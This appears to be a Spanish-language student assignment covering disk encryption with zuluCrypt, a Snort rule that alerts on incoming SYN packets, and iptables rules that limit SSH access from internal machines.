
Arrancamos la aplicación con el comando `zuluCrypt-gui`.



A continuación, hacemos clic en create... Encrypted Container y a Hard Drive.




Seleccionamos el único disco duro `/dev/sdb1`, hacemos click en open




Aceptamos las advertencias de que podemos perder toda la documentación de este disco duro.


A continuación, se inicia el proceso de cifrado.




Por ultimo introducimos una contraseña.




Ahora procederemos a intentar acceder a el desde la terminal, y nos dice que el directorio no existe, solo podemos acceder desde la aplicación **zuluCrypt**.




Para ello, entraremos y haremos click en Open... Volume Hosted in A Hard Drive.




Seleccionamos la unidad, previo a su apertura, se procede a escribir la contraseña





Una vez escrita la contraseña, se podrá acceder a la unidad como con cualquier otra unidad sin cifrar.



[Volver al índice.](#)

Respuesta a la pregunta 5.2.

Snort es un potente sistema de detección de intrusiones de red (IDS) de código abierto que puede ser configurado para monitorizar el tráfico de red y generar alertas basadas en reglas definidas por el usuario.

Procederemos a instalar snort, según lo indicado en la web de [luismiguelmorales](#).

Para configurar Snort para detectar y alertar sobre todas las conexiones SYN entrantes, tenemos que definir una regla adecuada en el archivo de configuración de Snort. Un ejemplo de como realizarlo es el siguiente.

Abriremos en consola el archivo `/etc/snort/snort.conf`, este archivo es el archivo de configuración de snort, procederemos a introducir ls siguiente linea en el archivo

```
alert tcp any any -> $HOME_NET any (flags: S; msg: "SYN packet detected";  
sid: 1000001; )
```

- `alert` indica a Snort que genere una alerta cuando se cumpla esta regla.
- `tcp` es el protocolo que se va a monitorizar.
- `any any` significa que la regla se aplicará a cualquier tráfico de cualquier dirección IP y cualquier puerto.
- `$HOME_NET any` indica que la regla se aplicará a cualquier tráfico destinado a la red doméstica en cualquier puerto. `$HOME_NET` es una variable que normalmente se define en el archivo de configuración de Snort para representar la red que se está protegiendo.
- `flags: S;` indica que la regla se aplicará a los paquetes con la bandera SYN establecida.
- `msg: "SYN packet detected";` define el mensaje que se mostrará cuando se genere una alerta.
- `sid: 1000001;` es un identificador único para la regla.

Procedemos a guardar y cerrar el editor nano. Por ultimo reiniciamos el servicio de Snort con el comando `sudo service snort restart`.

De este modo Snort alertará al usuario por cada conexión entrante.

[Volver al indice.](#)

Respuesta a la pregunta 5.3.

Para permitir solo conexiones SSH desde fuera (es decir, desde la red externa) y bloquear todas las conexiones SSH desde las máquinas internas (PC1 y PC2) utilizando iptables dentro de pc3, ejecutaremos primero los siguientes comandos para que pc1, pc2 y el desde el firewall no se permitan conexiones entrantes.

```
sudo iptables -A INPUT -s 1.2.3.2 -p tcp --dport 22 -j DROP  
sudo iptables -A INPUT -s 1.2.3.3 -p tcp --dport 22 -j DROP  
sudo iptables -A INPUT -s 1.2.3.4 -p tcp --dport 22 -j DROP
```

Por otro lado ejecutaremos iptables para que permita cualquier conexión ssh a través de otra dirección IP desde el exterior.

```
sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
```

Por último, guardaremos la configuración con el comando `iptables-save`

Por último, siempre se recomienda verificar las reglas de iptables con el comando `sudo iptables -L -v` para asegurarnos de que se han aplicado correctamente.

[Volver al índice.](#)
